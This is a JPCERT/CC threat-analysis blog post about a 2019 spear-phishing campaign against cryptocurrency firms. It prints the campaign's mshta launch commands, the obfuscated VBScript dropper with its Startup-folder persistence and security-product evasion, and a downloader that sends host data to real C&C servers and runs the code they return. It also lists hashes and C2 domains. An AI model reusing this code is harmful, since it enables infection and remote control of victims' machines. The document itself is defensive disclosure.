Spear Phishing against Cryptocurrency Businesses

blogs.jpcert.or.jp/en/2019/07/spear-phishing-against-cryptocurrency-businesses.html

JPCERT/CC

July 9, 2019

-
- Email

As of June 2019, JPCERT/CC has observed targeted emails to some Japanese organisations. These emails contain a URL to a cloud service and convince recipients to download a zip file which contains a malicious shortcut file. This article will describe the details of the attack method.

How the VBScript downloader is launched

The zip file downloaded from the URL in the email contains a password-protected decoy document and a shortcut file “Password.txt.lnk”. This shortcut file contains some commands, and they run when the file is executed. The below image illustrates the flow of events from the shortcut file being executed until the VBScript-based downloader is launched.




Figure 1： Flow of events from running the shortcut file to infecting a host

The shortcut file contains the following command:

```
C:\Windows\System32\mshta.exe https://bit.ly/31O88c3
```

When a user accesses the shortened URL, they will be redirected to the following site, and an HTML file containing the VBScript (Figure 2) is downloaded.

```
http://service.amzonnews.club:8080/open?
id=3F%2BE7HwXzwMRiysADDAgev15bAPluuPYB%2BufUnqYMCw%3D
```

```
<script language="vbscript">
repysc="vqnhu"
p="%TEMP%\"&"Pass"&"word"&".txt"
wll="i"&"pt"
ln="CMD.EXE /C"&" """&"ECHO business>"&p&"&NOTEPAD.EXE "&p&"&DEL "&p&""""
wll="ws"&"cr"&wll
function dbsc(tds)
    with CreateObject("Msxml2.DOMDocument").CreateElement("mic")
        .DataType="bin.base64"
        .Text=tds
        dbsc=appc(.NodeTypedValue)
    end with
end function
rcd="ficuyhjw"
wll=wll&"."&"she"
htcs="qtkektcx"
ucr="ta https://bit.ly/2SGs76y"
wll=wll&"ll"
ucr="/"&"c start "&"/b %SystemRoot%\"&"System"&"32"&"\msh"&ucr
set wish=CreateObject(wll)
wish.Run ln,0,false
ln="b24gZXJyb3IgcmVzdW1lIG5leHQNCnJhbmRvbWl6ZQ0KaWYgV1NjcmlwdC5Bcmd1bWVudHMuTGVuZ3RoPjAgdGhlbg0KCUhUUD0iaHQiDQoJdXU9SFRQJiJ0cDoiJiIvLyImV1NjcmlwdC5Bcmd1bWVudHMuSXRlbSgwKQ0KCWNvYj0iV2luSHR0cCI"&
"NCgljb2I9Y29iJiJSZXF1ZXN0LiINCgljb2I9Ildpbkh0dHAiJiIuIiZjb2INCgljb2I9Y29iJiI1LjEiDQoJc2V0IHdocj1DcmVhdGVPYmplY3QoY29iKQ0KCWRvIHdoaWxlIHRydWUNCgkJcHM9IlBPIg0KCQl0dz0iMiINCgkJcnRjPSIiDQoJCXRwYz11dSYiPyImInRvcCImImljPSImInMiJk"&"ludCgxMDAwKnJuZCs5MDAwKQ0KCQl3aHIuT3BlbiBwcyYiU1QiLHRwYyxmYWxzZQ0KCQl3aHIuU2VuZCB0dyYiMDAiDQoJ"&
"CWlmIHdoci5TdGF0dXM9MjAwIFRoZW4NCgkJCXJ0Yz13aHIuUmVzcG9uc2VUZXh0DQoJCWVuZCBpZg0KCQlpZiBydGM8PiIiIHRoZW4NCgkJCUV4ZWN1dGUocjKQ0KCQkJZXhpdCBkb w0KCQllbmQgaWYNCgkJV1NjcmlwdC5TbGVlcCAxODAqMTAwMA0KCWxvb3ANCmVuZCBpZg0K"
set fob=CreateObject("Scripting.FileSystemObject")
flp=fob.GetSpecialFolder(2)&"\"&"xBoxOne"&".l"&"nk"
Set tcl=wish.CreateShortcut(flp)
tcl.TargetPath="cmd"
pf=fob.GetSpecialFolder(2)&"\oezjrjua.vbs"
set btf=fob.OpenTextFile(pf,2,true)
tcl.Arguments=ucr
function appc(ByVal bin)
    with CreateObject("ADODB.Stream")
        .Type=1
        .Open
        .Write bin
        .Position=0
        .Type=2
        .CharSet="utf-8"
        appc=.ReadText
        .Close
    end with
end function
btf.Write dbsc(ln)
btf.Close()
tpl=""
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
set pl=wmi.ExecQuery("Select * from "&"Win32_Process")
for each pi in pl
    tpl=tpl&LCase(pi.Name)&"|"
next
ex="ws"
if Instr(tpl,"kwsp"&"rot")>0 or Instr(tpl,"nppr"&"ot")>0 then
    ex="cs"
end if
ln="star"&"t /b " & ex & "cr"&"ipt """&pf&""" "+"75.133.9.84:8080/open"
ln2=" & move """&flp&""" """&wish.SpecialFolders("startup") &"\"""
if Instr(tpl,"hudo"&"ngf")>0 or Instr(tpl,"qhs"&"afe")>0 then
    ln2=" & del """&flp&""""
else
    tcl.Save
end if
wish.run "CM"&"D.E"&"XE "&"/c " & ln&" 1" & " & " & ln&" 2" & ln2,0,false
window.close
</script>
```

Figure 2： HTML file downloaded by the shortcut file

The behaviour of the VBScript is described in Figure 3. First, it creates and displays a text file that contains the password for the decoy document. Then, it creates a VBS file (oezjrjua.vbs) in %TEMP% directory and executes it. It also lists the processes running in the environment and checks whether any of them contains specific strings ("hudongf" or "qhsafe"). If these are not included, then a shortcut file (xBoxOne.lnk) is created in the Startup folder. It is assumed that this process is meant to check strings that Qihoo 360 security products contain (zhudongfangyu.exe, qhsafemain.exe).




Figure 3： Behaviour of VBScript in the HTML file

Details of xBoxOne.lnk

xBoxOne.lnk is a shortcut file and contains the following command:

```
C:\Windows\System32\mshta.exe https://bit.ly/2SGs76y
```

When a user accesses the shortened URL, they will be redirected to the following site:

```
http://update.gdrives.top:8080/open?
id=b7hMO0D%2ByNbNZSqXu4Putub%2BZLLqg/S66Foz0YKUjety914cQmWz32MV6BE44pEd
```

This shortcut file is created in the Startup folder and executed when the login is processed. As of 26 June 2019, JPCERT/CC was not able to confirm the details of the site as the hostname could not be resolved.

Details of oezjrjua.vbs

oezjrjua.vbs is a downloader which sends a POST request every 3 minutes and executes the received data as VBScript. The following is an example.

```
POST /open?topics=s9[random 3-digit numeric]
HTTP/1.1
Accept: */*
Accept-Language: ja
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64;
Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR
3.5.30729)
Host: 75.133.9.84:8080
Content-Length: 7426
Connection: Keep-Alive
Cache-Control: no-cache

200
```

Details of VBScript downloaded by oezjrjua.vbs

JPCERT/CC has confirmed that the VBScript (Figure 4) is received and executed in response to the POST request from oezjrjua.vbs.

```
on error resume next
sc="sc"
ab=12
wsc="w"&sc
ab=ab+23
ab=ab+11
wsc=wsc&"rip"+"t.Sh"
ea=1
ab=ab-ea
wsc=wsc&"ell"
ab=ea+ab
set sh=CreateObject(wsc)
fcom="."
ent=Chr(13)+Chr(10)
tab=Chr(9)
uID=CStr(rand())
if WScript.Arguments.Length>1 then
    uID=uID&WScript.Arguments.Item(1)
end if
if WScript.Arguments.Length>0 then
    uu="ht"+"tp://"&WScript.Arguments.Item(0)
end if
sData=getInfo()
if IsNull(sData) then
    sData=""
end if
sData="Username:"+tab+getUName()+ent+sData
sUri=""
url=uu+"?topic=v"+CStr(randID())+"&session="+uID
do while 1>0
    psc=""
    curDate = "Current Time:"&tab&Date& " "&Time
    pl=getProc()
    pData=curDate+ent+sData+ent
    if not IsNull(pl) then
        pData=pData+pl
    end if
    res=post(url,pData)
    if InStr(1,res,"20")<>0 then
        psc=NStep(res)
        if psc<>"" then
            Execute(psc)
            exit do
        end if
    elseif res = "21" then
        exit do
    end if
    WScript.Sleep 60*1000
loop
```

Figure 4：VBScript executed by oezjrjua.vbs (snipped)

The executed VBScript collects information of the infected device and sends it to the attacker's server every minute. The following information is sent:

- Username
- Host name

- OS version
- OS install date
- OS run time
- Time zone
- CPU name
- Execution path of oezjrjua.vbs
- Network adapter information
- List of running processes

If the response to the data contains “20”, encoded data will be downloaded. It can be decoded with the following codes:

```
n=InStr(1,res,"#")                    // Finds # in the response
key=CLng("&h" & Mid(res,1,n-1))   // Extract the  key
psc=Mid(ret,n+1,Len(res)-n)         // Extracts encoded data
sc=base64dec(psc)                      // Base64 decoding (1st time)
psc=CStr(xor(sc,key))                // XOR processing on the key
NStep=base64dec(psc)                 // Base64 decoding (2nd time)
```

The decoded data is expected to be VBScript, and it will be executed when it is correctly decoded. As of now, we have no clue about what kind of malware will be downloaded as a result since the encoded data is not accessible. It is assumed that attackers would inject some malicious files according to the victim’s environmental information .

Access to the shortened URL

JPCERT/CC observed a limited number of access to the shortened URL (Figure 5). This implies that the attack was conducted against a very limited range of targets.

Figure 5： Access counts to the shortened URL (snipped)

In closing

In this series of attacks, we have observed that attackers change some parts of encoding and conditions for each attempt. It is likely that this type of attack continues with some customisation. Details about the shortcut file is available in Appendix A, list of samples in

Appendix B and C&C servers in Appendix C.

The hash values and C&C servers of some variants are listed in Appendix D and E . Please make sure that none of your devices is communicating to the C&C servers listed in Appendix C or E. These samples were mostly decoy documents with subjects about cryptocurrency. We are aware that some of these documents have been sent to organisations that are related to cryptocurrencies. We assume that this attack campaign specifically targets cryptocurrency operators and related entities.

Tomoaki Tani
(Translated by Yukako Uchida)

Appendix A Shortcut file information

Table 1: Information contained in the shortcut file 1

Drive serial number	fe42-66e0
NetBIOS name	desktop-6hpdfg4
MAC address	94:b8:6d:42:68:1d

Table 2: Information contained in the shortcut file 2

Drive serial number	1aee-e0bd
NetBIOS name	desktop-m9r59ro
MAC address	74:27:ea:25:d6:11

Appendix B SHA-256 Hash value of the samples

- 71346d2cb7ecf45d7fe221ede76da51a2ecb85110b9b27f1cb64c30f9af69250
- 01b5cd525d18e28177924d8a7805c2010de6842b8ef430f29ed32b3e5d7d99a0
- 10ce173cfe83321b44139e3d7d20c5ac1a9c1c99882387af0fdbadcfa2597651
- dc5f81c5bf0f5905ff2b6bdc4e1171fc41ad736da265801a64bb821bd76eace9
- 9ad472872ba20c66fad56b7340ae869ff4d6708a2d0fc275a0faaded6ab7b507
- de7fde10fabf91c03cdd894e40a19e664a9f9866932a801e57f1b79088847ebd
- 4ecab0f81a2da70df5f2260bab7c8c130b200dbfe2bbd8e3d1845ff0c93c7861
- e982a70cb21c915d847925bd364d6d87f02eac135eac3ba80ad448700e1ae9a7

Appendix C List of C&C servers

- service.amzonnews.club
- 75.133.9.84
- update.gdrives.top

- googledrive.network

Appendix D SHA-256 Hash value of the similar samples

- 901eca85c5711a53e53c48309b3afd34cbb014c91a20f8f716ee21832c7cd5e0
- c60aedbb20fdea048fa2d4b3bdc520f9f9b9172ee16c01dac19b33781b1bdb1d
- 7446efa798cfa7908e78e7fb2bf3ac57486be4d2edea8a798683c949d504dee6
- 1533374acf886bc3015c4cba3da1c67e67111c22d00a8bbf7694c5394b91b9fc
- b077edc8d08796cdff8b75e5cb66e0191510a559941b431e38040e51b6607876
- 997c4f7695a6a615da069d5f839582fdb83f215bc999e8af492636b2b5e3436c
- a464781b616c86bbd68dbf909826444f7fd6c6ae378caf074926df7aebc4e3a1

Update: Nov 20, 2019

- 122674a261ac7061c8a304f3e4a1fb13023f39102e5605e30f7aad0ab388dfa0
- 57278dab6a0e8438444996503a6528ff8a816be0060d5e5db7a6ab1a0d6122f1
- 9b20767b11f7e54644104d455aa25c6a0fc99ce9d7b39b98408f8687209585e2
- d70988e43ebc4981e880489b11b6c374d466ef04803f9c2e084af037049cfd04
- f9e299c562195513968be88c6096957494cf15195a05c4abc907520eff872332
- 7dcbeb1806296739acfa5819872e8d9669a9c60be1fc96be9cb73ca519917ae8

Appendix E C&C servers of the similar samples

- drverify.dns-cloud.net
- docs.googlefiledrive.com
- europasec.dnsabr.com
- eu.euprotect.net
- 092jb_378v3_1.googldocs.org
- gbackup.gogleshare.xyz
- drive.gogleshare.xyz

Update: Nov 20, 2019

- down.financialmarketing.live
- drivegoogle.publicvm.com
- googledrive.publicvm.com
- mskpupdate.publicvm.com
- googledrive.email
- iellsfileshare.sharedrivegght.xyz
- download.showprice.xyz
- downs.showprice.xyz
- mdown.showprice.xyz
- start.showprice.xyz
- u13580130.ct.sendgrid.net

-
- Email

Author

JPCERT/CC

Please use the below contact form for any inquiries about the article.

Was this page helpful?


0 people found this content helpful.

If you wish to make comments or ask questions, please use this form.

This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.

please change the setting of your browser to set JavaScript valid. Thank you!


Related articles

- 
  How to Create F.L.I.R.T Signature Using Yara Rules for Static Analysis of ELF Malware


- 
```
__int64 __golang aaa_com_bbb_mecrypt_AesEncrypt(
        __int64 ENCDATA,
        signed __int64 ENCDATA_SIZE,
        __int64 ENCDATA_SIZE_1,
        int AESKEY,
        __int64 KEYSIZE)
{
  __int64 v5; // r14
  __int64 KEY; // rax
  __int64 v7; // rcx
  _16_uint8 *IV; // rax
  RTYPE **AES_CTR; // [rsp+0h] [rbp-30h]
  __int64 Decrypted; // [rsp+18h] [rbp-18h]
  __int64 KEY_1; // [rsp+20h] [rbp-10h]
  void *retaddr; // [rsp+30h] [rbp+0h] BYREF

  if ( &retaddr <= *(v5 + 16) )
    JUMPOUT(0x608158LL);
  KEY = (crypto_aes_NewCipher)(AESKEY, KEYSIZE);
  if ( v7 )
    return 0LL;
  KEY_1 = KEY;
  IV = runtime_newobject(&RTYPE__16_uint8);
  qmemcpy(IV, "12345678abcdefgh", sizeof(_16_uint8));
  AES_CTR = crypto_cipher_NewCTR(KEY_1, KEYSIZE, IV, 0x10uLL);
  Decrypted = (runtime_makeslice)(&RTYPE_uint8, ENCDATA_SIZE, ENCDATA_SIZE);
  (AES_CTR[3])(KEYSIZE, Decrypted, ENCDATA_SIZE, ENCDATA_SIZE, ENCDATA);
  return Decrypted;
}
```
GobRAT malware written in Go language targeting Linux routers

- 

Attack Trends Related to DangerousPassword

- 

Activity Targeting Crypto Asset Exchangers for Parallax RAT Infection

- 

  Automating Malware Analysis Operations (MAOps)

Back
Top
Next